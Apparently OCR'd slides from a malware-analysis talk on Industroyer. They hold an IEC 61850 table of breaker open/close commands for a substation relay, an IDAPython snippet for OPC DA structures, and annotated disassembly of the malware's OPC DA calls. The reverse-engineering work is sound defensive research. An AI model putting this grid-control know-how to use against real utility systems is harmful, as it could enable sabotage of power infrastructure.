
101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD

INDUSTROYER



Filter(s) in Use

User-defined attribute: None


Object	Object Identifier	Signal Text	Block/Bit addr.	Station	IN
S2B2Q0:P10	STA2 STA2B2	Breaker position indication	1/2	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Pos.stVal
S2B2Q0:P11	STA2 STA2B2	Breaker open select command	5	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Pos.ctlSelOff
S2B2Q0:P12	STA2 STA2B2	Breaker close select command	6	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Pos.ctlSelOn
S2B2Q0:P13	STA2 STA2B2	Breaker open execute command	7	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Pos.ctlOperOff
S2B2Q0:P14	STA2 STA2B2	Breaker close execute command	8	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Pos.ctlOperOn
S2B2Q0:P15	STA2 STA2B2	Breaker device control block	8	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Beh.stVal
S2B2Q0:P16	STA2 STA2B2	Breaker open interlocked	0/16	41	
S2B2Q0:P17	STA2 STA2B2	Breaker close interlocked	0/16	41	
S2B2Q0:P18	STA2 STA2B2	Cause of interlocking	0	41	
S2B2Q0:P19	STA2 STA2B2	Breaker selection on monitor	0	41	
S2B2Q0:P20	STA2 STA2B2	Breaker command event	0/16	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Pos.Seld
S2B2Q0:P25	STA2 STA2B2	Breaker cancel command	9	41	IEC61850 Subnetwork.REF542_41.LD1.Q0CSWI1.Pos.ctlCan
S2B2Q1:P10	STA2 STA2B2	Disconn. position indication	1/4	41	IEC61850 Subnetwork.REF542_41.LD1.Q1CSWI2.Pos.stVal
S2B2Q1:P11	STA2 STA2B2	Disconn. open select command	50	41	IEC61850 Subnetwork.REF542_41.LD1.Q1CSWI2.Pos.ctlSelOff
S2B2Q1:P12	STA2 STA2B2	Disconn. close select command	51	41	IEC61850 Subnetwork.REF542_41.LD1.Q1CSWI2.Pos.ctlSelOn

101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD


OPC DA PAYLOAD




```
# IDAPython script for OPC DA binaries
id = GetStrucIdByName('IID')
if id == BADADDR:
    id = AddStrucEx(-1, 'IID', 0)
    id = GetStrucIdByName('IID')
    AddStrucMember(id, 'Data1', 0x0, FF_DWRD, -1, 4)
```

Github: https://github.com/eset/malware-research/tree/master/industroyer

- Identifies OPC Data Access LIBIDs, CLSIDs, IIDs in binary
- Creates OPC DA structures and enums in IDA Pro
- Can be used for general purpose reverse engineering





BEFORE

```
.text:004087E2                 mov     eax, [ebx+1Ch]
.text:004087E5                 lea     edi, [ebx+4]
.text:004087E8                 push    edi
.text:004087E9                 push    offset unk_429840
.text:004087EE                 push    [ebp+arg_C]
.text:004087F1                 mov     ecx, [eax+4]
.text:004087F4                 lea     eax, [ebx+18h]
.text:004087F7                 push    eax
.text:004087F8                 push    0
.text:004087FA                 lea     eax, [ebp+arg_10]
.text:004087FD                 mov     edx, [ecx]
.text:004087FF                 push    eax
.text:00408800                 movzx   eax, [ebp+arg_4]
.text:00408804                 push    0
.text:00408806                 push    0
.text:00408808                 push    [ebp+arg_8]
.text:0040880B                 push    eax
.text:0040880C                 push    esi
.text:0040880D                 push    ecx
.text:0040880E                 call    dword ptr [edx+0Ch]
.text:00408811                 test    eax, eax
.text:00408813                 jns     short loc_40885E
.text:00408815                 push    eax
.text:00408816                 push    offset aErrorCodeD ; "Error code: %d\n"
.text:0040881B                 call    sub_407B60
```


101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD

INDUSTROYER



AFTER

```
.text:004087E2          mov     eax, [ebx+1Ch]
.text:004087E5          lea     edi, [ebx+4]
.text:004087E8          push    edi                 ; ppUnk
.text:004087E9          push    offset IID_IOPCGroupStateMgt ; riid
.text:004087EE          push    [ebp+pRevisedUpdateRate] ; pRevisedUpdateRate
.text:004087F1          mov     ecx, [eax+4]
.text:004087F4          lea     eax, [ebx+18h]
.text:004087F7          push    eax                 ; phServerGroup
.text:004087F8          push    0                   ; dwLCID
.text:004087FA          lea     eax, [ebp+pPercentDeadband]
.text:004087FD          mov     edx, [ecx]
.text:004087FF          push    eax                 ; pPercentDeadband
.text:00408800          movzx   eax, [ebp+arg_4]
.text:00408804          push    0                   ; pTimeBias
.text:00408806          push    0                   ; hClientGroup
.text:00408808          push    [ebp+dwRequestedUpdateRate] ; dwRequestedUpdateRate
.text:0040880B          push    eax                 ; bActive
.text:0040880C          push    esi                 ; szName
.text:0040880D          push    ecx                 ; This
.text:0040880E          call    [edx+IOPCServerVtbl.AddGroup]
.text:00408811          test    eax, eax
.text:00408813          jns     short loc_40885E
.text:00408815          push    eax
.text:00408816          push    offset aErrorCodeD ; "Error code: %d\n"
.text:0040881B          call    sub_407B60
```

